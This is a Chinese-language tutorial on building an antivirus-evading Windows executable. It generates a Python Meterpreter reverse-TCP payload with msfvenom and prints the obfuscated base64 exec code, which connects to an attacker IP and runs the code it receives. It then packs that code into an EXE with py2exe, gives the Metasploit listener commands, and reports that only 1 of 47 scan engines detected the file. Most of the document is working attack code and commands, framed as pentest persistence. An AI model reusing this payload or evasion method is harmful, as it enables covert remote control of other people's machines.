

利用Python与py2exe实现恶意载荷免杀解析

本文详细解析如何使用Python结合py2exe工具生成可执行文件,以绕过主流防病毒软件检测。通过Metasploit生成反向Shell载荷,利用py2exe将Python脚本打包为Windows EXE,并配合Metasploit监听获取Meterpreter会话。实测显示该方法可有效规避多数杀毒引擎的静态特征扫描,适用于渗透测试中的权限维持场景。
当前主流渗透测试框架如Metasploit、Empire及Cobalt Strike均具备权限维持功能,但此类行为极易触发防病毒软件的警报与拦截。在研究各类持久化技术时,如何有效规避杀软检测已成为安全研究人员关注的核心议题。
构建能够绕过防病毒软件检测的有效载荷(Payload)已成为安全测试的关键环节。本文将演示一种基于Python的轻量级绕过方案,帮助理解其技术原理与实现路径。
0x01 环境准备
1、软件安装
需准备以下基础组件: Python 2.7.16 x86版本:下载地址为 https://www.python.org/ftp/python/2.7.16/python-2.7.16.msi Py2exe 32位兼容包:下载地址为 https://sourceforge.net/projects/py2exe/files/py2exe/0.6.9/py2exe-0.6.9.win32-py2.7.exe/download
2、msfvenom生成Python Payload
msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.28.128 LPORT=443 -f raw -o /var/www/html/evil.py
生成的 evil.py 脚本核心代码如下:
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.version_info[0]]('aW1wb3J0IHNvY2tldCxzdHJ1Y3QsdGltZQpmb3IgeCBpbiByYW5nZSgxMCk6Cgl0cnk6CgkJcz1zb2NrZXQuc29ja2V0KDIsc29ja2V0LlNPQ0tfU1RSRUFNKQoJCXMuY29ubmVjdCgoJzE5Mi4xNjguMjguMTI4Jyw0NDMpKQoJCWJyZWFrCglleGNlcHQ6CgkJdGltZS5zbGVlcCg1KQpsPXN0cnVjdC51bnBhY2soJz5JJyxzLnJlY3YoNCkpWzBdCmQ9cy5yZWN2KGwpCndoaWxlIGxlbihkKTxsOgoJZCs9cy5yZWN2KGwtbGVuKGQpKQpleGVjKGQseydzJzpzfSkK')))0x02 py2exe 打包Python程序
将生成的 evil.py 文件传输至目标Windows系统,并在同目录下创建 setup.py 配置文件:
from distutils.core import setup
import py2exe
setup(
name = 'Meter',
description = 'Python-based App',
version = '1.0',
console=['evil.py'],
options = {'py2exe': {'bundle_files': 1,'packages':'ctypes','includes': 'base64,sys,socket,struct,time,code,platform,getpass,shutil',}},
zipfile = None,
)

执行以下命令运行 evil.py,利用py2exe将其编译生成独立的Windows可执行文件。
python ./setup.py py2exe
0x03 设置监听端口

在Kali Linux环境中启动Metasploit框架,并配置监听器:
msfconsole
use exploit/multi/handler
set PAYLOAD python/meterpreter/reverse_tcp
set LHOST 192.168.28.128
set LPORT 443
run
在Windows目标机上运行生成的 evil.exe,此时攻击者将获得一个Meterpreter交互式会话。
0x04 免杀验证
首先确认生成的exe文件在目标环境中功能正常,随后将其提交至在线多引擎病毒扫描平台,以评估其免杀效果。 本次测试采用VirSCAN.org-多引擎在线病毒扫描网 v1.02,该平台集成47款主流杀毒引擎。

扫描结果显示:在47款检测引擎中,仅有一款引擎报毒,其余主流杀毒软件均未能识别该文件为恶意程序,实现了较好的绕过效果。
扫描平台网址: http://www.virscan.org
参考文章:
https://medium.com/bugbountywriteup/antivirus-evasion-with-python-49185295caf1
总结
上述内容介绍了利用Python进行防病毒免杀的具体操作流程,旨在为相关技术爱好者提供参考。如有任何疑问或补充,欢迎留言交流,我们将及时回复。感谢对本站的支持! 若本文对您有帮助,欢迎转载,请注明出处,谢谢!
免责声明:本文内容仅供参考,不代表本站观点。转载或引用请注明出处。









